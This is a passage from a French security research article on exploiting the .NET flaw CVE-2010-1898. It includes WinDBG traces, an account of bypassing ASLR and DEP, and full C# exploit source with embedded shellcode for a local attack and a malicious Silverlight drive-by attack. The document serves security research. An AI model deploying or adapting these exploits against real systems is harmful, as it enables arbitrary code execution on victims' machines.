Listing 1.8. Notre shellcode est bien présent sur les 4 premiers octets.

Au bout de 10 passes :

```
0:000> db 93c050
0093c050  33 c9 d9 e5 d9 74 24 f4-5b b8 37 86 15 b7 b1 33  3....t$.[.7....3
0093c060  83 eb fc 31 43 11 03 74-97 f7 42 86 7f 7e ac 76  ...1C..t..B..~.v
0093c070  80 e1 24 93 b1 33 52 d0-04 b0 05 eb 00 0f b6 c0  ..$..3R.........
```

Listing 1.9. Notre shellcode est bien présent sur les 40 premiers octets.

Dernier arrêt : thread() D'après ce que nous avons appris en lisant les sources libres du framework cette instruction devraité :

– sauter dans le bout de code pointé par `_methodPtr` ;

– ce bout de code devrait sauter vers le code pointé par `_methodPtrAux`.

Vérifions à l'aide de WinDBG.

Voici le code désassemblé une fois l'appel au thread effectué :

```
0:000> u eip
exploit!exploit.Program.Main(System.String[])+0x29c [C:\Documents and Settings\
    Administrateur\Mes documents\Visual Studio 2008\Projects\exploit\exploit\
    Program.cs @ 116]:
00c8030c 8b4dd0          mov     ecx,dword ptr [ebp-30h]
00c8030f 8b410c          mov     eax,dword ptr [ecx+0Ch]
00c80312 8b4904          mov     ecx,dword ptr [ecx+4]
00c80315 ffd0            call    eax
00c80317 90              nop
```

Au moment du `call`, le registre `eax` vaut :

```
eax=00362084 ebx=0012f4ac ecx=012a3470 edx=0093c044 esi=0012f46c edi=012a39f0
eip=00c80315 esp=0012f404 ebp=0012f480 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
exploit!exploit.Program.Main(System.String[])+0x2a5:
00c80315 ffd0            call    eax {CLRStub[DelegateInvokeStub]@362084
    (00362084)}
```

La valeur 0x362084 du registre `eax` est bien l'adresse de `_methodPtr`.

Nous voici donc dans ce morceau de code qui devrait maintenant contenir un saut vers `_methodPtrAux`, autrement dit vers notre shellcode :

```
0:000> u eip
CLRStub[DelegateInvokeStub]@362084:
00362084 8bc1            mov     eax,ecx
00362086 83c010          add     eax,10h
00362089 ff20            jmp     dword ptr [eax]
```

Il y a bien un saut vers l'adresse pointée par le registre `eax`, vérifions que celle-ci est bien celle menant à notre code arbitraire :

```
eax=012a3480 ebx=0012f4ac ecx=012a3470 edx=0093c044 esi=0012f46c edi=012a39f0
eip=00362089 esp=0012f400 ebp=0012f480 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
00362089 ff20            jmp     dword ptr [eax]      ds:0023:012a3480=0093c050
0:000> dd 12a3480
012a3480  0093c050
```

C'est gagné ! Nous allons sauter à l'adresse 0x93c050, qui est bien celle de notre code arbitraire !

```
0:000> t
eax=012a3480 ebx=0012f4ac ecx=012a3470 edx=0093c044 esi=0012f46c edi=012a39f0
eip=0093c050 esp=0012f400 ebp=0012f480 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
0093c050 33c9            xor     ecx,ecx
```

Il s'agit bien de notre shellcode, notre exploit fonctionne !

4.3 Et les protections Windows dans tout ça ?

Notre exploit outre-passe les protections mises en place par Windows que sont l'ASLR [15] et le DEP [16].

Nous allons voir que ceci se fait très simplement, juste grâce à l'utilisation de l'API du framework.

ASLR Notre exploitation ne repose sur aucune adresse mémoire fixe écrite en dur dans le code.

En effet, nous n'utilisons que des fonctions fournies par le framework .NET, et nous ne manipulons que des objets qui nous appartiennent. Ainsi que ce soit pour déclencher le bogue, copier notre exploit en mémoire, ou exécuter ce dernier, nous n'avons pas besoin de calculer ou deviner leurs adresses.

Nous outre-passons donc de façon naturelle l'ASLR mis en place par Windows car il ne nous concerne aucunement.



Figure 4. Notre exploit local lançant un simple calc.exe

DEP Dans notre exploitation, nous copions notre shellcode en mémoire avant de l'exécuter. Le DEP de Windows prévient l'exécution des pages de données (entres autres la pile et le tas), ce qui devrait empêcher notre exploit de fonctionner.

Mais dans notre cas nous écrasons le stub d'un Thread par notre shellcode. Le stub se trouve bien évidemment dans une zone exécutable, car il est censé contenir le code exécuté par le thread.

Là encore en se servant de l'API .NET nous trouvons facilement le moyen de loger notre code arbitraire dans une zone mémoire exécutable ce qui outre-passe de façon naturelle le DEP, notre shellcode sera exécuté sans problème.

4.4 Silverlight : une piste en or !

Dans la partie précédente, nous avons exploité la vulnérabilité .NET de la façon la plus basique, à travers une application locale.

Cette voie n'est pas la plus intéressante car à la manière d'un malware classique, elle nécessite la diffusion de l'exécutable malicieux, et le double clic de l'utilisateur cible sur celui-ci.

Il ne faut pas oublier que cette faille impacte le framework .NET, ce qui veut dire que toute application reposant sur ce framework est potentiellement vulnérable.

Nous présentons dans ce dernier paragraphe une exploitation aussi simple mais funky [17] d'une faille dotnet.

Le logiciel Silverlight est un plugin pour navigateur écrit en .NET permettant le développement d'applications Webs évoluées avec un moteur de rendu. Reposant sur la machine virtuelle dotnet, une application Silverlight est donc impactée par la vulnérabilité présentée.

Une attaque se réalise comme avec les modèles de sécurité classiques des plugins et navigateurs Web, côté client : un site Web fourbe profite d'une vulnérabilité pour héberger une application Silverlight machiavélique et compromettre ainsi tous les clients qui se connectent sur le site en ayant un framework Microsoft .NET et un plugin Silverlight vulnérables.

Lorsqu'un internaute se connecte à notre site Web hébergeant notre application Silverlight malicieuse, celle-ci va être téléchargée et exécutée sur la machine du client. Notre exploit est le même que dans sa version locale : au chargement de la page le bogue va être déclenché, et le shellcode copié de la même façon en lieu et place du stub d'un objet Thread avant d'être lancé.

L'attaquant est donc capable au travers son site malicieux d'exécuter un code arbitraire sur la machine client si celle-ci possède un framework .NET vulnérable.

Le code source de l'application Silverlight est en annexe.

5 Conclusion

Dans cet article, nous avons montré la complexité d'une vulnérabilité spécifique au framework .NET de Microsoft.

Bien loin des classiques *stack* ou *heap overflows*, les failles .NET sont bien souvent difficiles à trouver, et ceci principalement à cause de l'énorme surface du framework.

En revanche, nous avons mis en évidence la facilité et l'efficacité d'exploitation d'une vulnérabilité de ce type.

Certes peu intéressante dans un cas d'application .NET locale classique, une exploitation au travers une application Silverlight apporte un bonus et de l'intérêt à ce type d'attaque.

Le framework .NET est présent sur la quasi-totalité des machines Windows modernes, offrant ainsi de nombreuses victimes potentielles.

En ce qui concerne Silverlight, il peine à s'imposer face à Flash Player, mais connaissant Microsoft il devrait sans doute s'étendre de plus en plus sur les machines surfant sur la toile !

6 Annexes

6.1 Code source de notre exploit local pour la vulnérabilité du CVE-2010-1898

```
using System;
using System.Reflection;
using System.Threading;
using System.IO;

namespace exploit
{
  public class Union1
  {
    internal volatile int i;
    internal volatile int j;
  }

  public class Union2
  {
    internal volatile object o;
    internal volatile int[] arr;
  }

  public struct myPOC
  {
    object o;
    Union2 u2;

    public myPOC(object o)
    {
      this.o = o;
      this.u2 = null;
    }

    public override int GetHashCode()
    {
      Program.u2 = this.u2;
      return 0;
    }
  }

  delegate int MyDelegate();

  class Program
  {
    internal static Union2 u2;


    static void Stub()
    {
    }

    static void Main(string[] args)
    {
      byte[] shellcode = new byte[]
```

```
            {
              0x33, 0xc9, 0xd9, 0xe5, 0xd9, 0x74, 0x24, 0xf4, 0x5b, 0xb8,
              0x37, 0x86, 0x15, 0xb7, 0xb1, 0x33, 0x83, 0xeb, 0xfc, 0x31,
              0x43, 0x11, 0x03, 0x74, 0x97, 0xf7, 0x42, 0x86, 0x7f, 0x7e,
              0xac, 0x76, 0x80, 0xe1, 0x24, 0x93, 0xb1, 0x33, 0x52, 0xd0,
              0xe0, 0x83, 0x10, 0xb4, 0x08, 0x6f, 0x74, 0x2c, 0x9a, 0x1d,
              0x51, 0x43, 0x2b, 0xab, 0x87, 0x6a, 0xac, 0x1d, 0x08, 0x20,
              0x6e, 0x3f, 0xf4, 0x3a, 0xa3, 0x9f, 0xc5, 0xf5, 0xb6, 0xde,
              0x02, 0xeb, 0x39, 0xb2, 0xdb, 0x60, 0xeb, 0x23, 0x6f, 0x34,
              0x30, 0x45, 0xbf, 0x33, 0x08, 0x3d, 0xba, 0x83, 0xfd, 0xf7,
              0xc5, 0xd3, 0xae, 0x8c, 0x8e, 0xcb, 0xc5, 0xcb, 0x2e, 0xea,
              0x0a, 0x08, 0x12, 0xa5, 0x27, 0xfb, 0xe0, 0x34, 0xee, 0x35,
              0x08, 0x07, 0xce, 0x9a, 0x37, 0xa8, 0xc3, 0xe3, 0x70, 0x0e,
              0x3c, 0x96, 0x8a, 0x6d, 0xc1, 0xa1, 0x48, 0x0c, 0x1d, 0x27,
              0x4d, 0xb6, 0xd6, 0x9f, 0xb5, 0x47, 0x3a, 0x79, 0x3d, 0x4b,
              0xf7, 0x0d, 0x19, 0x4f, 0x06, 0xc1, 0x11, 0x6b, 0x83, 0xe4,
              0xf5, 0xfa, 0xd7, 0xc2, 0xd1, 0xa7, 0x8c, 0x6b, 0x43, 0x0d,
              0x62, 0x93, 0x93, 0xe9, 0xdb, 0x31, 0xdf, 0x1b, 0x0f, 0x43,
              0x82, 0x71, 0xce, 0xc1, 0xb8, 0x3c, 0xd0, 0xd9, 0xc2, 0x6e,
              0xb9, 0xe8, 0x49, 0xe1, 0xbe, 0xf4, 0x9b, 0x46, 0x30, 0xbf,
              0x86, 0xee, 0xd9, 0x66, 0x53, 0xb3, 0x87, 0x98, 0x89, 0xf7,
              0xb1, 0x1a, 0x38, 0x87, 0x45, 0x02, 0x49, 0x82, 0x02, 0x84,
              0xa1, 0xfe, 0x1b, 0x61, 0xc6, 0xad, 0x1c, 0xa0, 0xa5, 0x30,
              0x8f, 0x28, 0x04, 0xd7, 0x37, 0xca, 0x58
            };
            Union1 u1 = new Union1();
            ThreadStart thread = new ThreadStart(Stub);

            MethodInfo method = typeof(myPOC).GetMethod("GetHashCode");
            MyDelegate d = (MyDelegate)Delegate.CreateDelegate(typeof(MyDelegate),
                new myPOC(u1), method);
            d();

            u2.o = thread;
            u1.j = u1.i;
            u1.j = u2.arr[2] - 12;

            MemoryStream mem = new MemoryStream();
            BinaryWriter bw = new BinaryWriter(mem);
            bw.Write(shellcode);
            bw.Write(0);
            byte[] tmp = mem.ToArray();
            for (int i = 0; i < tmp.Length / 4; i++)
            {
              u2.arr[1 + i] = BitConverter.ToInt32(tmp, i * 4);
            }
            thread();
          }
        }
      }
```

6.2 Application Silverlight malicieuse

```
      using System;
      using System.Collections.Generic;
      using System.Linq;
```

```
using System.Net;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Documents;
using System.Windows.Input;
using System.Windows.Media;
using System.Windows.Media.Animation;
using System.Windows.Shapes;
using System.Reflection;
using System.Threading;
using System.IO;

namespace ms10_060_silverlight2
{
  class Union1
  {
    internal volatile int i;
    internal volatile int j;
  }

  class Union2
  {
    internal volatile object o;
    internal volatile int[] arr;
  }

  public struct Foo
  {
    object obj;
    Union2 u2;

    public Foo(object obj)
    {
      this.obj = obj;
      this.u2 = null;
    }

    public override string ToString()
    {
      Page.u2 = u2;
      return null;
    }
  }
  delegate string MyDelegate();
  public partial class Page : UserControl
  {
    internal static Union2 u2;

    static void Stub()
    {
    }

    public Page()
    {
      byte[] shellcode = new byte[]
      {
        0x33,  0xc9,  0xd9,  0xe5,  0xd9,  0x74,  0x24,  0xf4,
        0x5b,  0xb8,  0x37,  0x86,  0x15,  0xb7,  0xb1,  0x33,
```

```
            0x83,  0xeb,  0xfc,  0x31,  0x43,  0x11,  0x03,  0x74,
            0x97,  0xf7,  0x42,  0x86,  0x7f,  0x7e,  0xac,  0x76,
            0x80,  0xe1,  0x24,  0x93,  0xb1,  0x33,  0x52,  0xd0,
            0xe0,  0x83,  0x10,  0xb4,  0x08,  0x6f,  0x74,  0x2c,
            0x9a,  0x1d,  0x51,  0x43,  0x2b,  0xab,  0x87,  0x6a,
            0xac,  0x1d,  0x08,  0x20,  0x6e,  0x3f,  0xf4,  0x3a,
            0xa3,  0x9f,  0xc5,  0xf5,  0xb6,  0xde,  0x02,  0xeb,
            0x39,  0xb2,  0xdb,  0x60,  0xeb,  0x23,  0x6f,  0x34,
            0x30,  0x45,  0xbf,  0x33,  0x08,  0x3d,  0xba,  0x83,
            0xfd,  0xf7,  0xc5,  0xd3,  0xae,  0x8c,  0x8e,  0xcb,
            0xc5,  0xcb,  0x2e,  0xea,  0x0a,  0x08,  0x12,  0xa5,
            0x27,  0xfb,  0xe0,  0x34,  0xee,  0x35,  0x08,  0x07,
            0xce,  0x9a,  0x37,  0xa8,  0xc3,  0xe3,  0x70,  0x0e,
            0x3c,  0x96,  0x8a,  0x6d,  0xc1,  0xa1,  0x48,  0x0c,
            0x1d,  0x27,  0x4d,  0xb6,  0xd6,  0x9f,  0xb5,  0x47,
            0x3a,  0x79,  0x3d,  0x4b,  0xf7,  0x0d,  0x19,  0x4f,
            0x06,  0xc1,  0x11,  0x6b,  0x83,  0xe4,  0xf5,  0xfa,
            0xd7,  0xc2,  0xd1,  0xa7,  0x8c,  0x6b,  0x43,  0x0d,
            0x62,  0x93,  0x93,  0xe9,  0xdb,  0x31,  0xdf,  0x1b,
            0x0f,  0x43,  0x82,  0x71,  0xce,  0xc1,  0xb8,  0x3c,
            0xd0,  0xd9,  0xc2,  0x6e,  0xb9,  0xe8,  0x49,  0xe1,
            0xbe,  0xf4,  0x9b,  0x46,  0x30,  0xbf,  0x86,  0xee,
            0xd9,  0x66,  0x53,  0xb3,  0x87,  0x98,  0x89,  0xf7,
            0xb1,  0x1a,  0x38,  0x87,  0x45,  0x02,  0x49,  0x82,
            0x02,  0x84,  0xa1,  0xfe,  0x1b,  0x61,  0xc6,  0xad,
            0x1c,  0xa0,  0xa5,  0x30,  0x8f,  0x28,  0x04,  0xd7,
            0x37,  0xca,  0x58 };

        InitializeComponent();
        Union1 u1 = new Union1();
        MethodInfo method = typeof(Foo).GetMethod("ToString");
        MyDelegate d = (MyDelegate)Delegate.CreateDelegate(typeof(MyDelegate),
            new Foo(u1), method);
        d();
        ThreadStart del = new ThreadStart(Stub);
        if (u2 != null)
        {
          u2.o = del;
          u1.j = u1.i;
          u1.j = u2.arr[2] - 12;

          MemoryStream mem = new MemoryStream();
          BinaryWriter bw = new BinaryWriter(mem);
          bw.Write(shellcode);
          bw.Write(0);
          byte[] tmp = mem.ToArray();
          for (int i = 0; i < tmp.Length / 4; i++)
          {
            u2.arr[1 + i] = BitConverter.ToInt32(tmp, i * 4);
          }
          del();
        }
      }
    }
  }
```

7 Glossaire

CIL (Common Intermediate Language) : C'est le *bytecode* .NET, un code assembleur orienté objet et pile qui est exécuté par la machine virtuelle dotnet.
CLI (Common Language Infrastructure) : C'est une spécification ouverte développée par Microsoft pour sa plate-forme .NET qui décrit l'environnement d'exécution de la machine virtuelle basée sur CIL.
CLR (Common Language Runtime) : C'est la machine virtuelle Microsoft .NET proprement dite qui gère l'environnement d'exécution des applications.
COM (Component Object Model) : C'est une technique de composants logiciel créée par Microsoft et utilisée en programmation pour permettre le dialogue entre programmes.
DEP (Data Execution Prevention) : C'est un dispositif de sécurité intégré à certaines versions du système d'exploitation Microsoft Windows. Il est destiné à empêcher l'exécution de code depuis des blocs de mémoire censés contenir des données.
GAC (Global Assembly Cache) : Il stocke les assemblys spécialement destinés à être partagés entre plusieurs applications sur l'ordinateur.
JIT (Just In Time) : Utiliser à la compilation afin de gagner du temps, le *bytecode* n'est compilé qu'à l'exécution, à la volée.
PE (Portable Executable) : C'est un format de fichier binaire informatique utilisé pour l'enregistrement de code compilé (exécutable, bibliothèques) développé par Microsoft.

Références

1. http://fr.wikipedia.org/wiki/Framework_.NET.
2. http://fr.wikipedia.org/wiki/Common_Language_Runtime.
3. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1898.
4. http://support.microsoft.com/kb/983583.
5. http://www.hex-rays.com/idapro/.
6. http://code.google.com/p/patchdiff2/.
7. http://www.microsoft.com/downloads/en/details.aspx?FamilyId=8C09FD61-3F26-4555-AE17-3121B4F51D4D.
8. http://weblog.ikvm.net/PermaLink.aspx?guid=c1e9440e-becc-41a4-bf2a-12c407f07737.
9. http://blogs.msdn.com/b/sreekarc/archive/2009/06/25/why-can-t-extension-methods-on-value-type-be-curri aspx.
10. http://www.red-gate.com/products/dotnet-development/reflector/.
11. http://weblog.ikvm.net/PermaLink.aspx?guid=3cc8beef-3424-488d-8429-50e244f15ccc.
12. http://windbg.info/doc/1-common-cmds.html.
13. http://msdn.microsoft.com/en-us/library/bb190764.aspx.

14. http://www.stevestechspot.com/SOSEXANewDebuggingExtensionForManagedCode.aspx.
15. http://fr.wikipedia.org/wiki/Address_space_layout_randomization.
16. http://msdn.microsoft.com/en-us/library/aa366553%28VS.85%29.aspx.
17. http://www.youtube.com/watch?v=tx36WlwBJ1c.